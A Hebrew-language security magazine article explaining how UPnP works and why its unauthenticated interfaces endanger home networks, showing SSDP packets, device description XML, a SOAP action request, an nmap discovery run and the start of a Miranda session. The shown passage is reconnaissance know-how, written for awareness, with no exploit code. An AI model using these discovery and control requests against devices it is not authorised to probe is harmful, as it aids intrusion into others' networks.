



---

## UPnP - דברים שאתה מציע חינם לתוקפים אותך ולעולם לא תדע

מאת אפיק קסטיאל / cp77fk4r

---

### הקדמה

במהלך השנים האחרונות, עולם ה-Networking הביתי התפתח מאוד. אם פעם, ציוד התקשורת היחיד שהיה ניתן למצוא בבית פרטי היה המודם, כיום ניתן למצוא כמעט בכל בית לפחות Router אחד, רכיב Wireless (או Router המשלב טכנולוגיית Wireless), וכבר לא נדיר כל כך למצוא רכיב Media Center, רכיב Streaming, התקני Bluetooth ועוד. היום ניתן כבר למצוא ברשתות ביתיות קטנות, שרת DHCP (בדרך כלל מובנה על הנתב), שיתופי קבצים ועוד, גם אצל משתמשים שאינם "כבדים".

כאשר אנו מעוניינים לחבר רכיב רשת חדש אנו נדרשים לקנפג אותו. הרכיבים החדשים כיום, בדרך כלל מגיעים עם ממשק התקנה סטנדרטי ופשוט להפעלה גם למשתמש הממוצע (רכיבים כגון נתבים המגיעים מטעם ספקית האינטרנט וכו'). אך עם כל הפשטות שבדבר, עדיין, רב המשתמשים הביתיים יבקשו מהספקית או מחברת השירות לשלוח נציג ("טכנאי") מטעמם שיבצע את מלאכת ההתקנה המורכבת.

התקנה או חיבור ראשוני של רכיב רשת כזה או אחר - זה עוד הגיוני, בייחוד כאשר מדובר בלקוח הדיוט. אך לפעמים, בייחוד בארכיטקטורת רשת הכוללת חיבור לאינטרנט דרך נתב, אנו נדרשים לעדכן את קונפיגורצית הנתב שלנו על מנת לבצע פעולות לגיטימיות יחסית (כגון שימוש בתוכנות Peer 2 Peer, השתתפות במשחקים מרובי משתתפים דרך האינטרנט ועוד), לקרוא לטכנאי שימפה לנו פורט על הנתב שיבצע Forwarding לטובת פעולה כזאת או אחרת זה כבר לא בא בחשבון.

ובדיוק למקרים כאלה (ואחרים) פותח הפרוטוקול UPnP. הינו הרחבה של רעיון ה-PnP ("Plug & Play") שאנחנו מכירים מרכיבים מבוססי חיבור USB (כגון מצלמות רשת, עכברים אלחוטיים, מקלדות, מדפסות וכו'), שאומר "חבר והפעל" - מבלי הצורך באשפי התקנה מסורבלים, כפתורי Next בלתי נגמרים, וחיפושים אחר דרייברים של כל מיני יצרניות עלומות שם. אז במה ההרחבה מתבטאת? ב-U, שאומרת "Universal" - "Universal Plug & Play".

UPnP הינו פרוטוקול (או מספר פרוטוקולים, תלוי את מי אתם שואלים) אוניברסלי, שנועד לאפשר לרכיבי רשת שונים להתממשק אחד לשני מבלי הצורך במגע אדם. הרעיון הוא שאם יש לי נתב שתומך ב-UPnP ותוכנה הפועלת בארכיטקטורת Peer 2 Peer הדורשת פורט ממופה על הנתב - היא תדע לעשות זאת


באופן השקוף למשתמש. יש לי Media Streamer ברשת? מערכת ההפעלה או נגן המדיה המועדף עלי ידע אוטומטית לאתר אותו, ללא הצורך להגדיר לו כתובת IP על-ידי, ולאפשר לי לנגן ממנו מוזיקה או סרטים. חיברתי לרשת מדפסת חדשה? אוכל להדפיס את המאמר הזה בעזרת קורא ה-PDF שלי, ללא כל צורך להגדיר אותה, וללא הצורך במילוי שום תפריט בשום ממשק.

נשמע יעיל, לא? אתם צודקים, זה בהחלט נשמע כמו גן-עדן, הבעיה היא, כמו בכל דבר שמאפשר להגדיר באופן אוטומטי היא, כמובן, אבטחת המידע. אם רכיב רשת מייצר ממשק UPnP לשימוש ע"י רכיבים אוטומטיים, זאת אומרת שבכל התהליך, אין שום דרישה להזדהות מצד הלקוח כלפי השרת, מה שאומר שאף אחד לא מבטיח לנו כי מי ששולח את הבקשות השונות לקבלת מידע או שינויי קונפיגורציה - אכן גורם תמים. וכאן בדיוק נוצרת הבעיה שלנו. ממשק ה-UPnP מייצר מספר רב של פונקציות שניתן לגשת אליהן דרך ממשק הניהול של רכיב הרשת (שבדרך כלל מוגן בסיסמה) לשימוש בצורה נוחה, אך כאשר ניגשים אל הפונקציות הללו דרך ממשק ה-UPnP - אין שום בקשה או צורך בהזדהות. מצד אחד מדובר בממשק הפתוח כמעט בכל רכיב רשת שמיוצר כיום (כברירת מחדל!), ומצד שני - יש לנו כאן ממשק ישיר לפונקציות ניהול קריטיות מבלי שום פיקוח.

לפני קצת פחות מחודשיים, בעקבות פוסט ("[Major UPnP Security Vulnerabilities](#)"), מסמך ("[Unplug](#)"), וכלי ("[ScanNow UPnP](#)") שנכתבו ע"י H.D. Moore, על מספר חולשות שהוא גילה באחת הספריות שבהן נעשה שימוש נרחב בעת מימוש הפרוטוקול. בעקבות הפרסום הנ"ל, ה-US-CERT [פרסמו הודעה](#) הקוראת לבטל או לעדכן את השירות הנ"ל בכל רכיבי הרשת בהם מופעל השירות. על מנת להבין את היקף הסכנה, אציין כי בדו"ח של Rapid7, נכתב כי מוצרים של מעל ל-200 חברות שונות פגיעים לחולשות שצוינו, ביניהם חברות כמו:

- Cisco Systems, Inc.
- D-Link Systems, Inc.
- Fujitsu Technology
- Huawei Technologies
- ipitomy
- Linksys
- NEC Corporation
- Siemens
- Sony Corporation
- Synology

ומסריקה שבוצעה נמצא כי מעל 80 מיליון רכיבי UPnP מחוברים לאינטרנט ומגיבים לקריאות מה-WAN.



על מנת להבין לעומק את חומרת הבעיה, אסקור במהלך המאמר הנ"ל את עולם ה-UPnP. אבצע זאת דווקא מהצד של הגורמים המזיקים - אלו שמעוניינים לפגוע בנו, נראה כיצד ניתן לאתר רכיבי UPnP בתוך הרשת, כיצד ניתן לגלות אילו ממשקים הם מייצרים, ומה ניתן לעשות על מנת לחבל רשת באמצעותם.

בגיליון ה-9 של המגזין, פורסם מאמר מעולה בשם "[חולשות בפרוטוקול UPnP](#)", שנכתב ע"י אביב ברזילאי (sNiGhT), אני יותר ממליץ מאוד לקרוא אותו לפני / אחרי / במקביל לקריאת המאמר הנ"ל.

## איך עובד ה-UPnP?

לפני שנגש לעבודה, חשוב שנבין כיצד הפרוטוקול עובד. הפרוטוקול UPnP, כברירת מחדל, משתמש בפורטים ב-UDP/1900 או TCP/2869 לתקשורת. לרכיבי UPnP יש גם TCP Stack וגם UDP Stack. כמו שיהיה ניתן לראות בהמשך, התקשורת מאוד מזכירה תקשורת HTTP. זאת מכיוון שמתכנני הפרוטוקול ([UPnP Forum](#)) התבססו על סט תקנים סטנדרטיים לטובת יצירתו (כגון HTTP, XML, SOAP). UPnP משתמש בתקשורת HTTP "סטנדרטית" (HTTP Over TCP), בתקשורת HTTPU (HTTP Over UDP), ובתקשורת HTTPMU (HTTP Over Multicast).


כאשר מחברים רכיב UPnP לרשת, מתרחשים מספר שלבים:

### שלב ראשון - קבלת כתובת IP:

כל רכיב התומך ב-UPnP מממש מספר טכניקות לקבלת כתובת IP ברשת שאינה כוללת שרתי DHCP ושרתים בסגנון. טכניקות אלו ידועות כ-"[Zero Configuration Networking](#)". מלבד זה, רכיבי UPnP מממשים קונספט המכונה "AutoIP", ובמסגרתו קליינט DHCP המאפשר לו לקבל כתובת IP ברשת אליה חיברו אותו. בנוסף לכתובת IP, רכיב UPnP (לפי התקן) יכול לקבל גם שם DNS.

### שלב שני - פרסום ברשת:

לאחר קבלת כתובת IP ברשת, מתחיל תהליך ה-Discovery ובו נעשה שימוש ב-"[SSDP](#)" (קיצור של Simple Service Discovery Protocol). הרכיב שולח חבילת SSDP מסוג "Notify" ב-Multicast ובה הוא מפרסם מיד את עצמו לתחנות השונות ברשת. המידע שמתפרסם לא כולל פרטים טכניים אלא מידע על השירותים אותו הוא מסוגל לספק, כגון סוג השירותים אותם הוא מספק, מזהה שלהם, והפנייה לכתובות עם הפרטים הנוספים על אותם השירותים, לטובת מי שכן יהיה מעוניין להשתמש בהם בהמשך.



## כך נראית חבילת Notify שמחשב אצלי ברשת, המריץ שירות UPnP פרסם:

```
NOTIFY * HTTP/1.1
Host:239.255.255.250:1900
NT:urn:microsoft.com:service:X_MS_MediaReceiverRegistrar:1
NTS:ssdp:alive
Location:http://10.0.0.1:2869/upnphost/udhisapi.dll?content=uuid:db260595-288c-4ad5-8a81-3c841b24b0f8
USN:uuid:db260595-288c-4ad5-8a81-3c841b24b0f8::urn:microsoft.com:service:X MS MediaReceiverRegistrar:1
Cache-Control:max-age=900
Server:Microsoft-Windows-NT/5.1 UPnP/1.0 UPnP-Device-Host/1.0
OPT:"http://schemas.upnp.org/upnp/1/0/"; ns=01
01-NLS:8b1548b90602b95d1a8d0dae812fcdc2
```

## דוגמאות נוספות הן שתי חבילות Notify שהראוטר אצלי ברשת פרסם:

```
NOTIFY * HTTP/1.1
Host: 239.255.255.250:1900
Cache-Control: max-age=300
Location: http://10.0.0.138:1780/WFADevice.xml
NTS: ssdp:alive
Server: POSIX, UPnP/1.0 /
NT: urn:schemas-wifialliance-org:device:WFADevice:1
USN: uuid:8ec4c5db-cc2f-d03b-0388-396231fd5f0e::urn:schemas-wifialliance-org:device:WFADevice:1
```

```
NOTIFY * HTTP/1.1
Host: 239.255.255.250:1900
Cache-Control: max-age=300
Location: http://10.0.0.138:1780/WFADevice.xml
NTS: ssdp:alive
Server: POSIX, UPnP/1.0 /
NT: urn:schemas-wifialliance-org:service:WFAWLANConfig:1
USN: uuid:8ec4c5db-cc2f-d03b-0388-396231fd5f0e::urn:schemas-wifialliance-org:service:WFAWLANConfig:1
```

כאמור, חבילת ה-Notify כוללת בעצם את כלל המידע שנדרש על מנת שרכיב רשת אחר יוכל להבין באיזה רכיב מדובר, מה הוא סוג השירות אותו הוא מפרסם (עבור כל סוג שירות נשלחת הודעת Notify נפרדת) ו-Reference במידה ונרצה לקבל מידע נוסף על סוג השירות (אגע בכך בהמשך).

## הסבר על ה-Headers:

- השורה הראשונה - סוג הבקשה, במקרה שלנו: Notify.
- Host - יעד החבילה, הכתובת "239.255.255.250" משמשת כ-Multicast.
- Cache-Control - פרק הזמן בו החבילה (והשירותים עליהם היא מדווחת) תקפים.
- Location - משמש כ-Reference לתיאור של כלל השירותים המוצעים ע"י רכיב ה-UPnP. ה-URL מוכר גם כ-"UPnP root device description".
- NTS ו-NT באות ביחד, הן קיצור של Notify Type ושל Notify Sub-Type (או יותר נכון: Notify Type Sub) והן מציגות את סוג ה-Notify. לדוגמא, כאשר רכיב UPnP משתמשים ב-SSDP בעת הפעלתם הם יכללו בחבילת ה-SSDP את השורה:


```
NTS: ssdp:alive
```

לעומת זאת, בשלב כיבוי, הם יכללו:

```
NTS: ssdp:byebye
```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



- **Server** - מידע שהשרת מספק על עצמו (סוג, גרסת ה-UPnP שבה הוא תומך וכו').
- **USN** - קיצור של Unique Service Name המשמש כמזהה ייחודי לכל שירות המסופק על ידי רכיב ה-UPnP.

פחות או יותר, כאן נגמר השלב הפסיבי של חיבור ה-UPnP לרשת, מכאן מתבצעים שלבים אקטיביים על המכשיר ע"י משתתפים חיצוניים ברשת.

### שלב שלישי - Discovery:

כאשר רכיב רשת (כגון עמדה קצה) מעוניין לברר האם קיימים רכיבים נוספים ברשת המספקים שירותי UPnP, הוא שולח בקשת "M-SEARCH" מסוג "Discovery" ב-Multicast. דוגמא לחבילת כזאת שנשלחה אצלי ברשת ע"י עמדת קצה:


```
M-SEARCH * HTTP/1.1
Host:239.255.255.250:1900
ST:urn:schemas-upnp-org:device:InternetGatewayDevice:1
Man:"ssdp:discover"
MX:3
```

### הסבר על ה-Headers:

- השורה הראשונה - סוג הבקשה, במקרה הנ"ל: M-SEARCH.
- **Host** - גם כאן, היעד אליו נשלחת הבקשה (Multicast).
- **ST** - קיצור של "Search Target", מייצג את סוג השירות אותו אנו מחפשים, רכיב UPnP יגיב לחבילת M-SEARCH רק במקרים הבאים:
  1. הערך הקיים ב-ST הינו "upnp:rootdevice".
  2. הערך הקיים ב-ST הינו "ssdp:all".
  3. הערך הקיים ב-ST מתאים לשירותים אותם הוא פרסם בחבילות ה-Notify.
- **MX** - ערך, בשניות, המגדיר כמה זמן שולח הבקשה יחכה לתשובה שתחשב כרלוונטית.

### שלב רביעי - Description:

כאמור, כאשר עמדת קצה מעוניינת לקבל שירותים מרכיבי רשת המספקים שירותי UPnP, היא שולחת בקשת M-SEARCH עבור אותו השירות כ-Multicast, במידה ואכן קיים רכיב ברשת המספק שירותי UPnP הוא בודק את הערך אשר סופק ב-ST Header ובודק האם הוא מייצא שירות מתאים, במידה וכן - הוא מפרסם "Device Description".



**Device Description** הינו קובץ XML המספק פרטים אודות השירותים הקיימים תחת אותו הרכיב. לדוגמא, אם ביקשנו Description אודות ה-"rootdevice", נקבל XML המספק מפרט על כלל הרכיבים הקיימים באותו הרכיב. אם נבקש Description על אותו תת-רכיב ספציפי, נקבל XML המפרט על כלל השירותים המסופקים ע"י אותו הרכיב, דוגמא ל-"Device Description":

```
<?xml version="1.0"?>
<root xmlns="urn:schemas-upnp-org:device-1-0">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <device>
    <deviceType>urn:schemas-wifialliance-org:device:WFADevice:1</deviceType>
    <friendlyName>WFADevice</friendlyName>
    <manufacturer>Broadcom Corporation</manufacturer>
    <manufacturerURL>http://www.broadcom.com</manufacturerURL>
    <modelDescription>Wireless Device</modelDescription>
    <modelName>WPS</modelName>
    <modelNumber>X1</modelNumber>
    <serialNumber>0000001</serialNumber>
    <UDN>uuid:8ec4c5db-cc2f-d03b-0388-396231fd5f0e</UDN>
    <serviceList>
      <service>
        <serviceType>urn:schemas-wifialliance-org:service:WFAWLANConfig:1</serviceType>
        <serviceId>urn:wifialliance-org:serviceId:WFAWLANConfig1</serviceId>
        <SCPDURL>/x_wfawlanconfig.xml</SCPDURL>
        <controlURL>/control?WFAWLANConfig</controlURL>
        <eventSubURL>/event?WFAWLANConfig</eventSubURL>
      </service>
    </serviceList>
  </device>
</root>
```

ניתן לראות כי הבקשה נשלחה ל-WFADevice, והוא מספר לנו אודותיו, אודות היצרן שלו, השירותים אותם הוא מספק ואת ה-SCPDURL אותם הוא מספק (SCPD - קיצור של Service Control Protocol Document) על מנת שנדע היכן לקבל את המידע עבור השימוש באותם השירותים.


אם נבקש מידע אודות שירות ספציפי נוכל לראות את הפרטים עליו, במה הוא תומך, אילו ארגומנטים הוא מצפה לקבל, מה סוגם ועוד. לדוגמא, בבקשה הקודמת ראינו שרכיב הרשת שתשאלנו, מספק שירות בשם "WFAWLANConfig". נוכל לראות כי במידה ונרצה לקבל את המידע על אותו שירות, קיים SCPDURL עבורו בקובץ: x\_wfawlanconfig.xml, אם ניגש אליו, נוכל לראות את המידע הבא:

```
<?xml version="1.0"?>
<scpd xmlns="urn:schemas-upnp-org:service-1-0">
  <specVersion>
    <major>1</major>
    <minor>0</minor>
  </specVersion>
  <actionList>
    <action>
      <name>DelAPSettings</name>
      <argumentList>
        <argument>
          <name>NewAPSettings</name>
          <direction>in</direction>
        </argument>
      </argumentList>
    </action>
  </actionList>
</scpd>
```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)





```
<relatedStateVariable>APSettings</relatedStateVariable>
</argument>
</argumentList>
</action>
..
..
..
</actionList>
<serviceStateTable>
  <stateVariable sendEvents="no">
    <name>WLANResponse</name>
    <dataType>bin.base64</dataType>
  </stateVariable>
  ..
  ..
  ..
</serviceStateTable>
</scpd>
```

קיצרתי את הפלט כמובן, אך עדיין אפשר להבין מה קורה פה: כל שירות מייצא מספר Actions שניתן להשתמש בהם על מנת לבצע פעולות על אותו הרכיב.

### שלב חמישי - הפעלה:

אם נסתכל בפלט של בקשת ה-Device Description שביקשנו עבור השירות "x\_wfawlanconfig.xml", נוכל לראות את כלל ה-Actions שהוא מספק ואת הארגומנטים אותם הוא מצפה לקבל עבור הפעלת כל Action. לדוגמא, אם נרצה להפעיל את GetDeviceInfo, נוכל לראות את הפרטים עליו בטבלת ה-Actions:

```
<action>
  <name>GetDeviceInfo</name>
  <argumentList>
    <argument>
      <name>NewDeviceInfo</name>
      <direction>out</direction>
      <relatedStateVariable>DeviceInfo</relatedStateVariable>
    </argument>
  </argumentList>
</action>
```

ממנה נוכל ללמוד כי על מנת להפעיל את ה-Action הנ"ל, אין אנו נדרשים לספק ארגומנטים (אין ארגומנט שה-Direction שלו הוא "In"). הפעלת ה-Action תתבצע בעזרת שליחת בקשת POST באופן הבא:

```
POST /control?WFAWLANConfig HTTP/1.0
Host: 10.0.0.138
User-Agent: Twisted PageGetter
Content-Length: 278
SOAPACTION: "urn:schemas-wifialliance-org:service:WFAWLANConfig:1#GetDeviceInfo"
content-type: text/xml ;charset="utf-8"
connection: close


<?xml version="1.0" encoding="utf-8"?><s:Envelope
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/"
xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><ns0:GetDeviceInfo
xmlns:ns0="urn:schemas-wifialliance-org:service:WFAWLANConfig:1" /></s:Body></s:Envelope>
```

על בקשת ה-POST לכלול את ה-Action אותו אנו מעוניינים לבצע, זאת נציין בעזרת ה-SAPACTION, וכמו שראינו קודם לכן איננו נדרשים לספק ארגומנטים על מנת להפעיל את אותו ה-Action.

---

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)



## תגובה מצד רכיב ה-UPnP תראה לדוגמה, כך:

```
Content-Length: 857
Content-Type: text/xml; charset="utf-8"
Date: Thu, 02 Jan 2003 02:01:42 GMT
EXT:
Server: POSIX, UPnP/1.0 /
Connection: close

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
<s:Body>
<u:GetDeviceInfoResponse xmlns:u="urn:schemas-wifialliance-org:service:WFAWLANConfig:1">
<NewDeviceInfo>EEoAARAQIgABBBBHABCOxMXbzC/QOwOIOWIx/V8OECAABiyXSnF0BAaABChUjoqc+lUZJrMmF
68e20XEDIAwB2RD1cKTiiA4poBF4skvgY1Dwz3l/XJYducZIPqbvfM5GDyEsYcuR9cCFr8Z9CP/NJCuiUHLh13
nGRxKifghopwMk17rrMqTrn5BQGPSVhMe/8iWFls2Gsel0bIlV7LdHCjvnfvPn8/Gm9QkAPsBXJB9eqCzAjsma1Sy
rnmb85NtC/pl8DyTxAJRn6eqGTKzXCHQXo4qkQbXNJ2t6hBeZ2B2DR2Dx+eVEDtDsCzNMJ8Kn91ONgVVrfwHfHWZ
xAEEAIAJxQAADIAADxANAAEBEAgAAgCEEEQAAQIQANTkVUR0VBUiWgSW5jLhAjAA5ER04yMjAwdjJCRVpFURAAkAA
5ER04yMjAwdjJCRVpFURBCAAQyMjAwEFQACAAGAFdyBAABEBEADkRHTjIyMDB2MkJFWkVREdWAAQEQAACAAAEgA
CAAAQCQACAAALQAEgAAAAA==</NewDeviceInfo>
</u:GetDeviceInfoResponse>
</s:Body>
</s:Envelope>
```

במקרה הנ"ל, תוכן התגובה חזר ב-Base64, ולאחר המרת המידע, נוכל לראות הרבה זבל ובין היתר גם:


```
NETGEAR, Inc. DGN2200v2BEZEq DGN2200v2BEZEq 2200 DGN220v2BEZEq
```

במידה ונרצה להפעיל Action הדורש פרמטרים, עלינו לספקם בתוך הבקשה, על כך נדבר בהמשך.

## מתחילים לעבוד

### איתור רכיבי UPnP

על מנת להתחיל לעבוד מול רכיבי UPnP עלינו קודם כל לאתר אותם, במידה והם באותו ה-Subnet שלנו, נוכל לאתר אותם באופן פאסיבי ע"י הפעלת Wireshark עם פילטר על Multicast. לדוגמא:



דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)






מלבד זאת, נוכל לבצע איתור אקטיבי בתוך ה-Subnet על ידי שליחת בקשת M-SEARCH עם ST כללי (כגון "ssdp:all" ב-Multicast):

```
M-SEARCH * HTTP/1.1
HOST: 239.255.255.250:1900
MAN: "ssdp:discover"
MX: 5
ST: ssdp:all
```

והפעלת Sniffer על מנת לאתר את רכיבי הרשת שיגיבו אליה עם השירותים אותם הם מספקים:



נוכל לבצע זאת בעזרת nmap בשלל דרכים, לדוגמה, סקריפט NSE המגיע כחלק מ-nmap. לסקריפט קוראים broadcast-upnp-info, וניתן להשיג אותו מהקישור הבא:

<http://nmap.org/nsedoc/scripts/broadcast-upnp-info.html>

דוגמה לפלט ריצה:

```
C:\>nmap -sV --script=broadcast-upnp-info

Starting Nmap 6.01 ( http://nmap.org ) at 2013-03-16 12:34 Jerusalem
Standard Time
Pre-scan script results:
| broadcast-upnp-info:
```

דברים שאתה מציע חנים לתוקפים אותך ולעולם לא תדע - UPnP

[www.DigitalWhisper.co.il](http://www.DigitalWhisper.co.il)

```

| 10.0.0.6
|   Server: Microsoft-Windows-NT/5.1 UPnP/1.0 UPnP-Device-Host/1.0
|   Location:
http://10.0.0.6:2869/upnphost/udhisapi.dll?content=uuid:48a81dce-1498-
4c99-8282-00
d208f4bebd
|   Webserver: Microsoft-HTTPAPI/2.0
| 10.0.0.138
|   Server: POSIX UPnP/1.0 /
|_   Location: http://10.0.0.138:1780/WFADevice.xml
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 8.59 seconds

C:\>

```

בנוסף, נוכל להשתמש בכלי ייעודי בשם Miranda. מדובר ב-Shell Interactive UPnP ב-Python ע"י החברה [SourceSec](http://www.sourcesec.com). ניתן להשיג אותו בקישורים הבאים:

<http://www.sourcesec.com/2008/11/07/miranda-upnp-administration-tool/>

<https://code.google.com/p/mirandaupnptool/>

בנוסף, הסקריפט מגיע כחלק מ-BackTrack, והוא נמצא בתיקיה:  
/pentest/enumerations/miranda/

בתחילת הרצת הסקריפט יש להריץ אותו במצב Sniffer, הוא שולח בקשות MSEARCH ומאזין לרשת. מבצעים זאת בעזרת הפקודה:

```
msearch
```

לדוגמא:



```

miranda : python
File Edit View Bookmarks Settings Help
root@root: /pentest/enumeration/miranda# ./miranda.py
upnp> msearch

